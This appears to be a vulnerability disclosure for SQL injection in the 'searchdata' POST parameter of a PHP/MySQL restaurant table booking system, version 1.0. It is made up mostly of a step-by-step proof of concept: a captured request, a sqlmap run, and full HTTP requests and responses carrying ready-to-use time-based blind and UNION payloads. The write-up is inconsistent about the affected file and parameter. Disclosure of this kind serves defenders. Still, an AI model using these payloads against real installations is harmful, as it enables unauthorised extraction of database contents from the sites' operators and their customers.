SQL Injection vulnerability was identified in "rtbs/check-status.php" in Restaurant Table Booking System using PHP and MySQL V1.0, enabling attackers to retrieve sensitive database information by manipulating the "searchdata" POST request parameter.

Affected Project: Restaurant Table Booking System using PHP and MySQL V1.0

Official Website: https://phpgurukul.com/restaurant-table-booking-system-using-php-and-mysql/


Version: 1.0

Affected Components:


- **Affected File:** rtbs/check-status.php
- **Affected Parameter:** "searchdata" URL parameter

Proof of Concept:

Step 1: First navigate to http://localhost/rtbs/check-status.php and in search bar, provide values **hello** and enable burpsuite intercept to capture the request.




Step 2: Copy the all request and save in a file. (Here name is given search.txt)



```
POST /rtbs/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtbs/check-status.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=hello&submit=Search
```


Step 3: Now run sqlmap command python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch shown in screenshot.

- Now notice that searchkey parameter is vulnerable with time-based blind and UNION Type SQL Injection.



```
PS C:\Users\bhush\Downloads\sql\sqlmapproject-sqlmap-9e36fd7> python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9.1#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:23:49 /2024-10-18/

[01:23:49] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\search.txt'
[01:23:49] [INFO] resuming back-end DBMS 'mysql'
[01:23:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchdata (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: searchdata=hello' AND (SELECT 7821 FROM (SELECT(SLEEP(5)))LJDm) AND 'oUcD'='oUcD&submit=Search

    Type: UNION query
    Title: Generic UNION query (NULL) - 14 columns
    Payload: searchdata=hello' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162787671,0x6f556873497251664748634a724e66646d4b4769716963576c51567a6957724d7a506f6548666f4
1,0x717a787171),NULL-- -&submit=Search
---
[01:23:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[01:23:50] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 01:23:50 /2024-10-18/
```


- **Time Based SQL Injection POC-1**



```
POST /rtbs/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/sv
g+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtbs/check-status.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=hello' AND (SELECT 7821 FROM (SELECT(SLEEP(5)))LJDm) AND 'oUcD'='oUcD&submit=Search
```

```
HTTP/1.1 200 OK
Date: Thu, 17 Oct 2024 19:57:34 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5256
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>
      Restaurent Table Booking System | search result
    </title>

    <!-- Google Font: Source Sans Pro -->
    <link rel="stylesheet" href="
    https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=fallback
    ">
    <!-- Font Awesome -->
    <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
    <!-- DataTables -->
    <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
    <link rel="stylesheet" href="
    plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
    <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
    <!-- Theme style -->
    <link rel="stylesheet" href="dist/css/adminlte.min.css">
  </head>
  <body>
    <div>
      <!-- Navbar -->
      <!-- /.navbar -->


      <!-- Content Wrapper. Contains page content -->
      <div>
        <!-- Content Header (Page header) -->
        <section class="content-header">
          <div class="container-fluid">
            <div class="row">
              <div class="col-sm-6">
```


- **Time Based SQL Injection POC-2**



```
POST /rtbs/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/sv
g+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtbs/check-status.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=hello' AND (SELECT 7821 FROM (SELECT(SLEEP(5)))LJDm) AND 'oUcD'='oUcD&submit=Search
```

```
    <!-- Google Font: Source Sans Pro -->
    <link rel="stylesheet" href="
    https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=fallback
    ">
    <!-- Font Awesome -->
    <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
    <!-- DataTables -->
    <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
    <link rel="stylesheet" href="
    plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
    <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
    <!-- Theme style -->
    <link rel="stylesheet" href="dist/css/adminlte.min.css">
  </head>
  <body>
    <div>
      <!-- Navbar -->
      <!-- /.navbar -->


      <!-- Content Wrapper. Contains page content -->
      <div>
        <!-- Content Header (Page header) -->
        <section class="content-header">
          <div class="container-fluid">
            <div class="row">
              <div class="col-sm-6">
                <h1>
                  search Results against 'hello' AND (SELECT 7821 FROM
                  (SELECT(SLEEP(5)))LJDm) AND 'oUcD'='oUcD'
                </h1>
              </div>

            </div>
          </div>
          <!-- /.container-fluid -->
        </section>

        <!-- Main content -->
        <section>
          <div>
            <div class="row">
              <div class="col-12">
                <div class="card">


                  <div class="card">
                    <div class="card-header">
```


- **Union based SQL injection POC-1**



```
POST /rtbs/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/sv
g+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 234
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtbs/check-status.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=hello' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162787671,0x6f5568734972
51664748634a724e66646d4b4769716963576c51567a6957724d7a506f6548666f41,0x717a787171),NULL--
-&submit=Search
```

```
HTTP/1.1 200 OK
Date: Thu, 17 Oct 2024 20:06:40 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5946
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>
      Restaurent Table Booking System | search result
    </title>

    <!-- Google Font: Source Sans Pro -->
    <link rel="stylesheet" href="
    https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=fallback
    ">
    <!-- Font Awesome -->
    <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
    <!-- DataTables -->
    <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
    <link rel="stylesheet" href="
    plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
    <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
    <!-- Theme style -->
    <link rel="stylesheet" href="dist/css/adminlte.min.css">
  </head>
  <body>
    <div>
      <!-- Navbar -->
      <!-- /.navbar -->


      <!-- Content Wrapper. Contains page content -->
      <div>
        <!-- Content Header (Page header) -->
        <section class="content-header">
          <div class="container-fluid">
            <div class="row">
              <div class="col-sm-6">
```

- **Union based SQL injection POC-2**



```
POST /rtbs/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/sv
g+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 234
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtbs/check-status.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=hello' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162787671,0x6f5568734972
51664748634a724e66646d4b4769716963576c51567a6957724d7a506f6548666f41,0x717a787171),NULL--
-&submit=Search
```

```
    <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
    <!-- DataTables -->
    <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
    <link rel="stylesheet" href="
    plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
    <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
    <!-- Theme style -->
    <link rel="stylesheet" href="dist/css/adminlte.min.css">
  </head>
  <body>
    <div>
      <!-- Navbar -->
      <!-- /.navbar -->


      <!-- Content Wrapper. Contains page content -->
      <div>
        <!-- Content Header (Page header) -->
        <section class="content-header">
          <div class="container-fluid">
            <div class="row">
              <div class="col-sm-6">
                <h1>
                  search Results against 'hello' UNION ALL SELECT
                  NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716278
                  7671,0x6f556873497251664748634a724e66646d4b4769716963576c51567a6957724d7a50
                  6f6548666f41,0x717a787171),NULL-- -'
                </h1>
              </div>

            </div>
          </div>
          <!-- /.container-fluid -->
        </section>

        <!-- Main content -->
        <section>
          <div>
            <div class="row">
              <div class="col-12">
                <div class="card">


                  <div class="card">
                    <div class="card-header">
                      <h3 class="card-title">
                        Search Details
                      </h3>
```